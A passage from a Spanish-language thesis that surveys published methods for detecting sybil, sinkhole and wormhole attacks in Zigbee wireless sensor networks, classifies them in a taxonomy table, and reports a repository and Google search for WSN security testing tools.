la detección de falsos positivos. Por otro lado, los resultados expresan los datos obtenidos a partir de diferentes entornos simulados.

De manera similar, el diseño de un algoritmo de detección en [48], estima el uso de las propiedades físicas de las ondas de radio y propone la utilización de dos nodos energizados y

[1] http://docs.digi.com/pages/viewpage.action?pageId=2626044

los cálculos del parámetro RSSI en los paquetes recibidos para detectar el nodo sybil. Lo anterior, funciona utilizando mensajes de control (cada cierto tiempo o ronda de detección) de los nodos de la red hacia los dos nodos energizados más cercanos que asisten un nodo central, el cual es seleccionado cada cierto tiempo (dependiendo de su ubicación, energía residual e historial de selecciones previas) para identificar las identidades falsas generadas por nodos sybil y procesar los paquetes de control que contienen la identidad del nodo y el valor de la energía residual de la señal. Una vez se recibe un mensaje de control, los nodos energizados intercambian los datos contenidos en estos para calcular el valor del RSSI, en donde la presencia de nodos maliciosos se determina en la coincidencia o no de los nuevos cálculos para el RSSI por parte de los nodos energizados. El proceso anterior se repite para los nuevos paquetes de control, donde la coincidencia en la verificación de varias identidades con el mismo valor RSSI indica un posible nodo sybil en la red. Para este caso particular, el nodo central se encarga entonces de determinar si las detecciones llevadas a cabo por los nodos energizados son positivas, además de enlistar (en una lista negra), los nodos maliciosos detectados; dicha lista se emplea por los nodos que participan en el proceso de detección para descartar los paquetes provenientes de nodos identificados como sybil. El método se prueba en un entorno simulado, cuyos resultados demuestran la efectividad del método en una red con cien sensores legítimos y una cantidad aleatoria de nodos sybil, logrando una detección promedio de veinte sensores sybil que generan cerca de cinco identidades falsas por cada ronda de detección.

Posteriormente en [49], los autores logran comprobar empíricamente, que el uso del parámetro RSSI de los nodos de la red para detectar nodos sybil, es efectivo y adicionalmente se propone un algoritmo para la detección de nodos sybil que consiste en establecer tres nodos monitores en la red, donde dos de los nodos recolectan los RSSI de las identidades generadas por un hipotético nodo sybil y envían los valores obtenidos al tercer nodo monitor, el cual realiza cálculos de relación de RSSI y determina si el nodo es sybil o no. El algoritmo de detección consiste en los siguientes pasos:

- **Paso 1:** Teniendo una una red de tres sensores de monitores M1, M2 y M3 y un nodo sybil, el nodo sybil crea dos identidades I1 e I2 y envía un mensaje de difusión con identidad I1, los nodos M2 y M3 envían el RSSI de I1 hacia M1, quien calcula la relación del RSSI de I1 medido por M1 y M2, M1 y M3 y guarda su resultado.
- **Paso 2:** El nodo sybil envía nuevamente un mensaje de difusión con identidad I2, los nodos M2 y M3 envían el RSSI de I2 hacia M1, quien calcula la relación del RSSI de I2 medido por M1 y M2, M1 y M3. El valor del cálculo actual se compara con los valores calculados previamente. Si se detecta que los nodos I1 e I2 poseen valores RSSI idénticos, probablemente los nodos I1 e I2 sean el mismo (nodo sybil).

Este método tiene la ventaja de utilizar las características propias de los dispositivos para la conseguir el valor del RSSI contenido en los paquetes recibidos en dispositivos Zigbee y

no requiere de recursos externos ya que la medición del RSSI se realiza a nivel de hardware de los nodos. Sin embargo, los mismos autores indican que el método no ha sido probado bajo los efectos de un ataque real y tampoco se aclara que sucedería en los casos donde dos nodos están a la misma distancia del punto de medición RSSI pero en sentidos opuestos, ya que en ésta situación, el valor medido de RSSI para estos nodos resultaría similar.

Adicionalmente, los autores de [16] consiguen emplear la medición de potencia de transmisión de los nodos (similar al parámetro RSSI) para detectar ataques wormhole, extendiendo de esta forma, el enfoque del uso del RSSI en seguridad de redes inalámbricas de sensores al emplear algoritmos de detección basados en los cambios y umbrales en la potencia de las señales para identificar ataques diferentes a sybil. Debido a que los ataques wormhole en ocasiones implica el uso de altos niveles de potencia en los enlaces para alcanzar los nodos legítimos de la red que interviene, éste enfoque propone la detección de nodos maliciosos mediante la medición de la potencia de la señal de los nodos. Lo anterior, se logra con la modificación del protocolo de enrutamiento, el cual se encarga de medir la potencia de transmisión en cada nodo y en un rango específico que se calibra previamente a los ataques. cuando se detecta que un nodo transmite información fuera del rango de potencia permitido, el nodo malicioso se aísla de los procesos de enrutamiento de la red agregando las rutas falsas en listas negras. Los resultados expuestos para este enfoque sugieren que la detección es exitosa y se comprueba exponiendo la cantidad de paquetes maliciosos detectados en contraste con los paquetes legítimos de los nodos confiables de acuerdo con la taza de paquetes entregados, el retardo de extremo a extremo, entre otros parámetros. Las detecciones de los ataques son efectivos en simulaciones que comprenden diferentes cantidades de nodos: 20, 30, 40, 70, 80, presentando diferentes cantidades de paquetes de prevención en cada escenario, lo cual es acorde a la cantidad de nodos simulados para cada caso.

De igual forma y como se demuestra en [50], el parámetro RSSI se puede usar en conjunto con otras características de los nodos para efectuar la detección de ataques. En éste caso, se emplean mediciones en los valores RSSI de la transmisión de datos de los nodos en combinación con la dirección MAC y un mecanismo denominado MAP (Message Authentication and Passing) para prevenir y detectar ataques sybil; el método consiste en la obtención del ID y marca de tiempo (que se crean durante el despliegue de la red y se almacenan en una matriz de datos) de los nodos de la red mediante mensajes de solicitud (REQ) enviados desde un nodo central, los nodos que reciben el REQ responden con un mensaje REP que contiene la dirección MAC del nodo, la marca de tiempo y el ID de dicho nodo, estos datos luego se comparan con una matriz que adicionalmente relaciona la posición de los nodos y umbrales de potencia permitidos para la señal de cada nodo. Según se observa, la dirección MAC de los nodos, la cual es única para cada dispositivo en la red, proporciona un parámetro de identificación adicional que ayuda en la selección de nodos confiables. La premisa principal de este enfoque sugiere que los nodos sybil suplantan la identidad (dirección NWK) de los

nodos legítimos dejando la dirección MAC intacta en ambos nodos, es así como revisando los cambios en la dirección MAC para un mismo ID y la marca de tiempo de en los paquetes que transmiten los nodos, se puede detectar la suplantación, que en los resultados de implementación del método; se aproxima al 90 % de efectividad en una red de cien nodos. Adicionalmente, el algoritmo diseñado utiliza umbrales en la medida de potencia de la señal de los dispositivos para determinar si hay un nodo malicioso lejano ejecutando el ataque sybil, esto es gracias a que los nodos legítimos de la red son estáticos, lo que permite definir fácilmente los valores permitidos para los niveles de potencia de señal o RSSI. Aunque el enfoque permite la detección de las suplantaciones, carece de pruebas en entornos y equipos reales por lo que su implementación en dispositivos Zigbee no es posible aun, además no tiene en cuenta que los nodos maliciosos no necesariamente tienen que suplantar otro nodo, ya que en este ataque las identidades de estos pueden ser fabricadas, inclusive con direcciones MAC y NWK diferentes a las existentes al interior de la red.

Es importante destacar que los métodos basados en mediciones de potencia de señal y/o cálculos de potencia de señal recibida (RSSI) en muchos casos, no tienen en cuenta las posibles fluctuaciones en la potencia de los nodos debido a que el medio de transmisión es inalámbrico, un cambio repentino en la potencia de transmisión en los nodos puede acarrear la detección de falsos positivos en redes reales, por lo que el uso estático de estas características debe ser probado en situaciones que involucren un despliegue real de red con el fin comprobar su efectividad real. No obstante, otros métodos de detección basados en agentes (nodos especiales con software especializado para la detección de anomalías de seguridad) pueden ser empleados para mejorar la seguridad en WSN, como el propuesto en [51], el cual funciona a través de la monitorización entre los nodos de la misma red para identificar eventos anómalos o consumo alto de recursos por la presencia de un nodo sinkhole en la red. Los procedimientos que realiza cada agente de detección son: 1) monitoreo de la red, 2) detección de intrusos, 3) toma de decisiones y 4) respuesta. En 1), cada agente monitorea los paquetes que se procesan en los nodos vecinos mediante la función de monitoreo de paquetes locales; luego en 2) se aplican reglas basadas en firmas para detectar comportamientos anómalos en el tráfico de los nodos vecinos utilizando el mecanismo de detección local; si el nodo detecta tráfico interesante para la identificación del ataque, ejecuta el paso 3) en donde se comunica a los demás nodos de la detección con el fin de ejecutar acciones en caso que se considere una detección valida en un cuarto y último procedimiento. El algoritmo anterior contempla el procesamiento de cada paquete en la red, lo cual puede consumir los recursos de los nodos más rápido de lo planeado y haciendo la red más inestable.

Paralelamente, [52] y [53] agregan factores de movilidad a los agentes de detección, dejando el hardware de lado y basando el agente en paquetes de control que no solo detectan, sino que también ayudan a prevenir los ataques sybil y wormhole respectivamente. El método de [52], utiliza un algoritmo de dos fases y en donde el agente móvil consiste básicamente

en un paquete de datos que migra de nodo en nodo tratando de identificar la validez de dicho nodo al interior la red. Para lograr lo anterior, la memoria de los nodos se organiza en estructura de matriz que guarda el ID de los vecinos de próximo salto de cada nodo, un campo de historial y una lista de mensajes, estos datos son revisados por el agente móvil quien establece en verdadero un bit de confianza y un bit de agente para indicar que el nodo es válido en caso de contar con los datos correctos de la matriz de vecinos, el historial y la lista de mensajes durante un proceso de diferenciación contra los datos del agente móvil, de lo contrario estos bits son colocados en falso y marcan el nodo como malicioso. En cuanto a las dos fases para la prevención y detección, la primera fase (establecimiento de la red) consiste en la selección del primer nodo en recibir el agente móvil, éste primer nodo supone ser un nodo válido en la red y la segunda fase (mantenimiento de la red) es la fase en la que el agente móvil realiza las rondas de verificación en cada nodo. El método es probado en un entorno simulado, presentando como resultados el rendimiento del método en aspectos como la transferencia efectiva de datos y la taza de entrega de paquetes. Por otro lado, el método de [53] emplea los agentes móviles para detectar posibles nodos maliciosos y realiza una partición de la red con el fin de obtener información más precisa de cada nodo y poder detectar los ataques wormhole. El nodo sink en este caso, sirve como punto central para el envío del agente móvil y retorno de este una vez se recogen los datos en cada partición de la red. El proceso de detección inicia entonces con: 1) la sectorización de la red, en la cual se emplea el algoritmo *Visiting Center Local*, luego en 2) se conectan los sectores de la red al nodo sink, en el paso 3) se identifica los nodos que pertenecen a cada sector mediante el cálculo de la posición física de los mismos y que luego se contrasta con los límites de las zonas de la red, finalmente en (4 se define el orden de los sectores que debe visitar el agente móvil. éste último, es un paquete de datos que contiene el ID del nodo sink que lo envió, un número de secuencia que aumenta con cada agente nuevo que se transmite, una lista con los nodos que hacen parte del sector al cual se envió y el próximo nodo al que debe ser enviado, de igual forma contiene una lista de los nodos maliciosos detectados y el código que se debe ejecutar en cada nodo. La detección de ataques wormhole se da en el momento en que el agente móvil regresa al nodo sink, el cual verifica el sector de donde provine el agente y los datos de la lista de nodos maliciosos, el nodo sink contrasta la información y elimina los nodos maliciosos del proceso de enrutamiento de la red dado que los ataques wormhole suponen un acercamiento lógico de dos sensores legítimos mediante la manipulación de los procesos de enrutamiento. El método propuesto no es claro cómo se da la detección del ataque y los resultados se muestran forma de rendimiento de la red con los mecanismos de detección activos en una simulación, lo cual implica mayor investigación de los trabajos posteriores de los autores. Cabe anotar, que el uso de agentes móviles en las WSN puede acarrear el uso adicional de los recursos en cada nodo y la red. La principal desventaja de estos enfoques es que depende de los recursos de memoria y procesamiento de los nodos para su efectividad y aunque los datos almacenados pueden ser livianos, el paso del agente móvil constantemente por los dispositivos puede agotar la energía de estos mucho más rápido.

A parte del uso de parámetros de potencia de señal como RSSI y el uso de agentes estáticos y móviles para la detección de ataques, también es posible utilizar mediciones en el retardo de los paquetes (durante su envío y recepción) en combinación con las rutas que entrega el protocolo de enrutamiento para éste fin. Como se demuestra en [54], en donde la detección de ataques sybil y wormhole se da empleando un sistema de dos fases principales: 1) inicialización de la red, en donde el sistema aprende las rutas de los nodos confiables y 2) el monitoreo del cambio de rutas y eventos anómalos, en donde se incluyen también las etapas de detección. El proceso de detección para ataques wormhole, se da mediante la detección de cambios inesperados de las longitudes de las rutas, ya que estos ataques se llevan a cabo reduciendo la cantidad de saltos (y por ende el retardo) entre nodos remotos. Para la identificación de ocurrencia de ataques sybil, se utiliza una función nativa del estándar IEEE 802.15.4 denominada tiempo de llegada o TOA (time-of-arrival) y que les permite a los nodos de la red calcular si un nodo vecino está en su rango de transmisión. Lo anterior se logra cuándo un nodo sybil informa a otros nodos legítimos que es un nodo vecino, posteriormente los nodos legítimos proceden a calcular si el nodo sybil está dentro de su rango de frecuencia, si no, se marca como un nodo sybil, luego se agrega en una lista negra y se notifica al nodo sink o nodo central de la red para que no se incluya el nodo malicioso detectado en las transacciones de datos. Aunque este esquema se puede implementar en dispositivos con especificación Zigbee, la solución no sería efectiva en los casos donde los nodos sybil están dentro del rango de transmisión de los nodos legítimos. El método de pruebas involucra el uso de sensores simulados.

Seguidamente, [17] logra utilizar el retardo por saltos para la detección de ataques sinkhole. Aunque los autores resaltan que este método no requiere sincronización entre los nodos, no es posible detectar la ubicación del nodo atacante, esta falencia se puede complementar con la detección de ubicación geográfica. El algoritmo de detección consiste en la medición de los saltos entre un nodo origen y un nodo destino luego de que el nodo origen establezca una ruta hacia el destino, cuándo un ataque sinkhole ocurre se compara el retardo entre los nodos de la primera ruta calculada con la ruta publicada por el nodo sinkhole, debido a los cambios en los saltos de la ruta, el retardo también cambia, permitiendo así la detección del ataque sinkhole. Por otro lado, la ubicación del nodo se realiza siguiendo los saltos de la ruta publicada por el nodo sinkhole. Este método, aunque novedoso, resulta infructuoso si el tráfico de la red es lo suficientemente alto como para influir cambios en el retardo de los paquetes, pudiendo detectar de esta forma falsos positivos.

En relación con los métodos antes mencionados, otras alternativas para la detección de ataques wormhole han surgido, como lo es el caso de enfoques orientados a los cambios en la tabla de vecinos en los nodos de la red. En ese sentido, [55] emplea un algoritmo que monitorea el cambio de los nodos vecinos de los miembros de la red y en donde la detección

de actividad maliciosa se lleva a cabo en dos fases que consisten en: 1) realizar el cálculo de la taza de cambio de vecinos de cada nodo en la red en diferentes tiempos, luego se lleva a cabo un proceso de diferenciación de datos para deducir la cantidad de nodos nuevos en la tabla de vecinos; dado que para la taza de cambio de vecinos se establece un umbral, si éste umbral es sobrepasado se lanza una alerta indicando un posible ataque wormhole, si la taza de cambio de vecinos se encuentra por debajo y por encima del umbral en diferentes tiempos, se marcan los vecinos nuevos del nodo analizado como sospechosos y se procede con la siguiente fase. Luego en 2) los nodos vecinos confiables del nodo analizado encuentran una ruta confiable hacia el segundo nodo afectado por el ataque wormhole y se evita utilizar los nodos vecinos de primer salto del nodo analizado en la nueva ruta; además se examina la longitud de la ruta en donde se detecta un ataque wormhole si la longitud de ésta excede un umbral predefinido. Éste enfoque tiene una peculiaridad y es que tienen en cuenta el cambio de las longitudes de las rutas desde un nodo origen hacia el destino más allá de analizar el nodo malicioso y los enlaces falsos que genera, lo cual es sumamente importante si se tiene en cuenta que este tipo de ataques pueden variar en algunas características según los tipos de nodos.

Al igual que el método anterior, [56] expone otro enfoque con base en el número de nodos vecinos, pero esta vez combinado con cálculos estadísticos, proponiendo un algoritmo de detección de ataques wormhole orientado a la cantidad de conexiones de un nodo y de la red, en donde la primera hace referencia a la cantidad de vecinos de un nodo y la segunda es el promedio de todas las conexiones al interior de la red (dependiendo de la cantidad de nodos presentes). Teniendo en cuenta lo anterior, el enfoque del mecanismo de detección propuesto es probabilístico, donde los autores deducen mediante el cálculo, que la probabilidad de la conexión de dos nodos remotos bajo un ataque wormhole es del 95 % en una red de hasta 1000 miembros, mientras la misma probabilidad teniendo en cuenta el total de la red, es del 0.05 %; bajo ésta premisa, el algoritmo consiste en: 1) eliminar del mecanismo de detección los nodos cuya probabilidad de conexión es mucho menor de 95 %, 2) Con la lista de nodos que quedaron del paso 1), se eliminan del mecanismo de detección los nodos vecinos de los nodos de la lista y que no se encuentran en la misma, luego en 3) si hay nodos cuya probabilidad de conexión está por debajo del 95 % deben ser removidos de la lista de nodos; los nodos restantes son considerados nodos bajo el efecto de un ataque wormhole y el procedimiento de los pasos 1) y 2) se repite si es necesario. Como se puede observar, el algoritmo consiste en la reducción de la cantidad de nodos que pueden estar siendo atacados usando la probabilidad de ocurrencia de ataques wormhole en los nodos de la red.

Similar a [55], en [57] se propone un algoritmo de detección de ataques wormhole mediante la monitorización de todos los nodos de la red, la diferencia radica en que éste último se ejecuta en ciertos periodos de tiempo y utiliza como datos de entrada para el algoritmo, una lista de nodos, el intervalo de tiempo, la lista de vecinos de cada nodo y la cantidad de nodos en la red. cuando se inicia la ejecución del algoritmo, éste calcula el periodo de actividad de los

nodos mediante el conteo de datos que se recibe de cada uno, luego extrae la lista de vecinos de los nodos inactivos y a partir de estos datos se calculan los enlaces de intersección (relación de vecindad entre los nodos remotos) y se verifica la existencia de elementos comunes entre estos, si existen, se da paso a una alerta que indica la existencia de un nodo malicioso en la red. Lo anterior es posible ya que los ataques wormhole construyen enlaces entre nodos remotos para crear una relación de vecindad falsa, por lo tanto, los nodos remotos involucrados en el proceso de detección no deberían tener ninguna relación de vecindad. Sin embargo, hay casos en que los ataques wormhole se pueden dar entre nodos que están separados a un salto de distancia, habiendo de esta forma una relación de elementos comunes, la diferencia está en que si lo nodos no transmiten información durante la ejecución del algoritmo, esto se considera una señal de un posible ataque, lo cual también es posible si se considera que los nodos en una WSN no están transmitiendo información todo el tiempo. De esta forma, si las dos condiciones se cumplen en nodos alejados en solo un salto se podrían dar detecciones de falsos positivos.

Por último, otros métodos de detección emplean dispositivos que cuentan con mayores recursos que los demás nodos de la red. En este caso suele ser el propio nodo sink u otros que cuenten con mayores reservas de energía o capacidades de procesamiento. Tal es la opción que proporciona [58], donde el mecanismo de detección de nodos maliciosos en la red está orientada la selección de múltiples caminos en el protocolo de enrutamiento usando el algoritmo dijkstra. El objetivo principal consiste en la identificación de los nodos legítimos de la red y los nodos sinkhole para aislar estos últimos de las comunicaciones de la red. Partiendo de la idea anterior y dado que la red es estática, el nodo sink de la red se encuentra en el centro de la misma, guarda una tabla de la posición del resto de nodos de la red y se encarga de calcular las rutas hacia los demás nodos estableciendo una cantidad 'N' de nodos confiables previamente; de ésta forma, cuándo un nodo 'A' envía un RREQ para obtener la ruta hacia 'B', la solicitud no se envía directamente al destino sino al nodo sink para que éste calcule mediante el algoritmo dijkstra la ruta más corta desde 'A' hacia 'B'. Luego de calcular la ruta, el nodo sink la envía al nodo 'A', el proceso se repite sin pasar por el nodo sink (proceso normal de obtención de rutas), luego la ruta obtenida se compara con la proporcionada por el nodo sink, si el primer salto de la ruta coincide, el nodo 'B' es confiable, de lo contrario se marca como malicioso y se informa de la detección al nodo sink quien actualiza la ruta de nodos legítimos y maliciosos, estos últimos se descartan de los procesos de enrutamiento del nodo sink provocando el aislamiento de los nodos sinkhole. Este método funciona si los nodos maliciosos o las identidades del nodo sink participan en el enrutamiento, de lo contrario la detección no sería efectiva.

Al igual que [58], [59] involucra el uso del nodo sink como entidad central para la detección de ataques, la principal diferencia consiste en brindar movilidad al nodo sink para posicionarse en diferentes puntos de la red cada cierto tiempo y el uso de firmas que sirven para

la identificación de ataques ya conocidos. Adicionalmente, la red es divida en celdas para delimitar las áreas de movilidad del nodo sink, los nodos de cada área calculan su posición mediante un recálculo de la ubicación dada por GPS. Por último, en cada área de la red se elige un nodo líder dependiendo de la reserva de energía de los nodos de dicha área, el nodo líder se encarga de recolectar información de los nodos vecinos para construir una tabla con los datos de los nodos adyacentes líderes y que luego se envía al nodo sink. Dado que el método define algunos tiempos de movilidad para el nodo sink, el cual calcula su próxima posición antes de trasladarse; el nodo sink debe anunciar su llegada en cada área al nodo líder. Si un nodo sink se anuncia antes o después del tiempo estimado, se considera una detección de nodo sinkhole al igual que en el caso en el que se realicen actualizaciones en los mensajes del nodo sink en el área en que reside. En cuanto a las firmas, estas están basadas en reglas que se configuran en el nodo sink, las cuales pueden estar basadas en umbrales de tráfico recibido o por el tipo de tráfico que se genera en cada área de la red. Este método de detección contempla muchos elementos y factores a tener en cuenta, lo cual puede complicar las soluciones que brindan las WSN. Adicionalmente, se requiere de gran atención en cuánto al mantenimiento del esquema de movilidad del nodo sink se refiere y que de igual forma no se especifica su tipo en el artículo.

Otra forma del uso de nodos centrales para lograr la detección se expone en [60], donde se emplea un algoritmo de detección para los ataques sybil en dos casos de prueba: 1) cuándo se solicita información a un nodo sybil y éste no responde y 2) cuándo la información solicitada es proporcionada. El método ideado se basa en la recepción de mensajes de reconocimiento (ACK), la posición e identificación de los nodos. De esta forma, los autores para efectos de prueba asumen que la red está compuesta por un grupo de cuatro nodos legítimos, un nodo líder de grupo (Cluster Head o CH) y un nodo sybil. En donde el nodo CH se encarga de hacer la verificación y validación de todos los nodos del grupo mediante la revisión de sus ID y ubicación; suponiendo que las identidades de un nodo sybil reportan una única posición, es posible detectarlo debido a que las identidades ocupan el mismo espacio físico. Adicionalmente, si la red se compone de más de un grupo de nodos, éste mismo enfoque se puede aplicar en los grupos restantes sin afectarse los unos a los otros. Sin embargo, el algoritmo tiene ciertas limitantes, la más sobresaliente es que la detección se realiza con base a la respuesta de los nodos, asumiendo que el nodo sybil enviará su verdadera ubicación sin tener en cuenta que un atacante habilidoso pude enviar una ubicación diferente para cada identidad, otra posibilidad es que si hay una identidad suplantada asumiendo la posición de un nodo legítimo, el algoritmo puede marcar éste último como sybil, dando como resultado alertas de falsos negativos. El método se prueba en una simulación, lo que impide valorar su efectividad en ambientes de prueba y dispositivos físicos.

Dada la información anterior, relacionada con los posibles métodos que se pueden emplear para la detección de anomalías de seguridad en las WSN, en la Tabla 3-1, se presenta una

clasificación a forma de taxonomía según los mecanismos empleados en los métodos para detectar ataques sybil, sinkhole y wormhole. Cabe destacar que aunque todas las propuestas son únicas en su enfoque, hay algunas propiedades en común, como el uso de los sensores de la red para la detección, los entornos de prueba (de tipo simulación), la validación de rutas y la comprobación de identidades o relaciones de vecindad entre nodos. Adicionalmente, se determina un factor de detección que hace referencia a las características que emplea cada método para hacer efectiva la identificación de ocurrencias de ataques.

Tabla 3-1.: Clasificación de métodos para la detección de ataques en WSN.

Mecanismo	**Clasificación taxonómica de los métodos de detección**			
	Autores	**Entorno de pruebas**	**Ataque**	**Año**
RSSI/Potencia	[44]	Simulado	Sinkhole	2014
	[45]	Simulado	Sybil	2015
	[46]	Real	Sybil	2015
	[16]	Simulado	Wormhole	2015
	[47]	Simulado	Sybil	2016
Agentes	[48]	Simulado	Sinkhole	2016
	[49]	Simulado	Sybil	2016
	[50]	Simulado	Wormhole	2016
Medición de retardo	[51]	Simulado	Sybil y Wormhole	2015
	[17]	Simulado	Sinkhole	2017
Tabla de vecinos	[52]	Simulado	Wormhole	2014
	[53]	Simulado	Wormhole	2015
	[54]	Simulado	Wormhole	2016
Nodo central	[55]	Simulado	Sinkhole	2014
	[56]	Simulado	Sinkhole	2015
	[57]	Simulado	Sybil	2015

Como se observa, las soluciones de detección de ataques se pueden dividir en cinco grupos: 1) las soluciones basadas en medición de potencia y cálculos de RSSI en las señales de los nodos durante la transmisión de paquetes, 2) las detecciones basadas en agentes que recorren los nodos buscando anomalías, 3) métodos basados en los cambios en el retardo (cambio de rutas) para identificar la manipulación de los procesos de enrutamiento por nodos maliciosos, 4) métodos que monitorean cambios en las tablas de vecinos de los nodos para identificar cambios inesperados en la topología de la red y 5) los métodos que están orientados a entidades o nodos centrales que realizan las tareas con mayor demanda de recursos en los procesos de detección. Aunque cada una tiene su propio enfoque para la brecha de seguridad que se necesita cerrar o reducir, las técnicas empleadas en la mayoría de los casos solo están orientadas a solucionar o detectar un solo ataque. Sin embargo, se debe estudiar a fondo los

trabajos posteriores de cada autor para dar cuenta del desarrollo o avances de estos trabajos. Teniendo en cuenta lo anterior, el método de detección desarrollado en ésta tesis está enfocado al análisis de tráfico mediante la captura de paquetes con un nodo externo a la red para la detección de los ataques sybil, sinkhole y wormhole simultáneamente, lo cual conlleva ciertas ventajas, tales como: (i) no se consumen los recursos de los nodos de la red, por lo tanto se suprime la necesidad de un método que no afecte el rendimiento de los nodos, (ii) dado que el método se desarrolla para nodos y redes reales, puede ser utilizado por los usuarios de WSN de inmediato y (iii) debido a la falta de descripciones detalladas de los mecanismos de los protocolos que pueden emplear los ataques para ejecutarse y herramientas de ataque, se proveen las características de estos y el software necesario para realizar pruebas de seguridad en WSN con dispositivos Zigbee.

La principal desventaja de los métodos de detección con nodos externos, radica en la dependencia directa del crecimiento de la red para la efectividad de las detecciones de los ataques en todos los nodos, es decir, cuándo la cantidad de nodos en la red crece, se debe aumentar de forma proporcional (en términos de cobertura inalámbrica) los nodos usados para la detección e identificación de amenazas en proceso de materialización, añadiendo más dispositivos a la red y complejidad a la administración de la misma. Por lo tanto, el diseño inicial para el despliegue de la red es crucial para la precisión del método y puede combinarse con técnicas de movilidad para el nodo de detección con el fin de ayudar a minimizar los puntos débiles de este tipo de soluciones aumentando la cobertura. En ese orden de ideas, el método propuesto es más efectivo sobre redes estáticas, lo cual es ideal para las WSN de los hogares inteligentes.

Por otro lado, tener varios nodos para la identificación y detección de posibles anomalías en las redes, supone la necesidad de tener un elemento centralizado que permita el monitoreo y revisión de las alertas que los múltiples nodos de detección puedan generar, añadiendo un coste adicional en la solución.

3.2. Exploración y búsqueda de herramientas para probar ataques sybil, sinkhole y wormhole sobre WSN reales.

Con el fin de encontrar las herramientas disponibles para probar la seguridad en WSN reales cuándo ocurren ataques sybil, sinkhole y wormhole, se realiza una extensa búsqueda en tres repositorios populares de software en Internet: Github, Bitbucket y Gitlab, así como en el buscador de Google con operadores especiales para optimizar la búsqueda, tales como: "intitle", "intitle', "intext", "filetype", entre otros. La metodología empleada contempla el uso de las palabras "sybil", "sinkhole" y "wormhole" en combinación con las siglas "WSN", "IoT" y las palabras clave "hacking", "hack", "attack", "vulnerability", "xbee", "zigbee", "exploit", "security" y "wireless sensor network". Los resultados de la búsqueda en reposito-

rios se muestran en la Tabla 3-2, en donde se encuentra una clasificación de las herramientas encontradas dependiendo del entorno para el que fueron diseñadas (simulado o real) y el repositorio donde se encuentran almacenadas en forma de enlaces externos en los campos de la columna "Enlace". Adicionalmente, no se incluyen resultados con repositorios vacíos o aquellos que poco o nada tienen que ver con la seguridad informática.

Tabla 3-2.: Clasificación de herramientas de seguridad en WSN.

Repositorio	**Repositorios con herramientas de seguridad para WSN.**			
	Enlace	**Escenario**	**Tipo**	**Búsqueda**
Github	0	Simulado/Python	Ataque/Detección	"wormhole wireless sensor network"
	1	Simulado/NS-3	Ataque	"wormhole attack"
	2	Simulado/NS-3	Ataque	"wormhole attack"
	3	Simulado/C++ *	Detección	"wormhole attack"
	4	Simulado/Python *	Ataque/Detección	"wormhole attack", "wormhole wsn"
	5	Simulado/Contiki	Detección	"wormhole attack", "wormhole iot"
	6	Simulado/NS-3	Ataque	"wormhole attack"
	7	Simulado/NS-2 *	Ataque	"wormhole attack", "wormhole security"
	8	Simulado/GTNS	Detección	"wormhole attack", "wormhole security"
	9	Real/WLAN	Ataque	"wormhole attack"
	10	Simulado/Contiki	Detección	Resultado de Google
	11	Real/WEB	Ataque	"sybil attack"
	12	Real/Torrent P2P	Ataque	"sybil attack"
	13	Real/Red Tor	Ataque	"sybil attack"
	14	Real/Red Tor	Ataque	"sybil security"
	15	Simulado/Java *	Detección	"sybil attack"
	16	Simulado/Java	Detección	"sybil attack"
	17	Simulado/NetSim	Ataque	"sinkhole attack"
	18	Simulado/Python *	Detección	"black hole attack"
	19	Simulado/NS-3	Detección	"black hole attack"
Gitlab	20	Real/Redes P2P	Prevención	"sybil attack"

Como se observa, solo dos repositorios presentaron resultados relevantes, Github y Gitlab siendo mucho mayores los hallazgos en el primero, lo cual no es de sorprender ya que Github

es la solución Git más utilizada por desarrolladores de todo tipo. En cuanto a los demás repositorios, las búsquedas no arrojaron información con el software de interés, un archivo de texto con las URLs que contienen los parámetros de las búsquedas con pocos o ningún resultado positivo en Github, Bitbucket y Gitlab se encuentra en éste enlace[2]. Por otro lado, la misma tabla muestra cinco herramientas en los enlaces del 9, 11 al 14 y el 20, que pueden ser usadas en entornos reales para ejecutar ataques sybil y wormhole sobre redes Tor, Torrent, WLAN, P2P y WEB. Sin embargo, estas tecnologías no son el foco de este trabajo y no son tomadas en cuenta para su desarrollo. Cabe destacar que algunos repositorios contienen poca o nula información acerca del software almacenado en ellos, en estos casos se realizó una revisión del código para determinar el entorno sobre el cual puede ser aplicado, buscando funciones, clases y métodos para la generación de nodos, nombres de variables y archivos sugerentes y lo más importante, librerías para la generación de paquetes, conexiones inalámbricas, envío de tramas o uso de funciones propias del hardware de nodos para WSN; en ninguno de estos casos hubo indicios que el código pudiese ser empleado en WSN con dispositivos reales y mucho menos con equipos Zigbee; estos repositorios se pueden identificar en los campos de la columna "Escenario" que finalizan con un asterisco (*). En lo referente a las búsquedas directas con el motor de Google, los resultados en la mayoría de las páginas contemplan enlaces hacia documentos y literatura científica o repositorios en Github previamente explorados, lo cual no es el propósito de esta búsqueda, la Tabla 3-3 describe los operadores especiales empleados para la exclusión y filtrado de los resultados no deseados.

Tabla 3-3.: Operadores y criterios de búsqueda para el motor de Google.

Operador	Operadores y criterios de búsqueda para el motor de Google	
	Tipo	**Criterio de búsqueda**
intitle	Inclusivo	Siglas o palabra clave
intext	Inclusivo	Siglas o palabra clave
-intitle	Excluyente	Palabra "simulation"
-intext	Excluyente	Palabra "simulation"
-filetype	Excluyente	Archivos *.ps, *.tex y *.pdf

El criterio de búsqueda comienza con el nombre del ataque sin operadores especiales con el fin de que pueda ser encontrado en cualquier parte del documento WEB durante la búsqueda (título, texto, URL, nombre del sitio, etc), seguido de los operadores de búsqueda para incluir las siglas y palabras clave en el título y cuerpo de texto de los resultados, de igual forma, se excluyó la palabra "simulation" en el título y cuerpo de texto de los resultados así como también los archivos con extensiones *.ps, *.tex y *.pdf, ya que los documentos no son el objetivo principal sino el software o herramientas para ejecutar ataques sybil, sinkhole y

[2]https://pastebin.com/dfFWNQDv

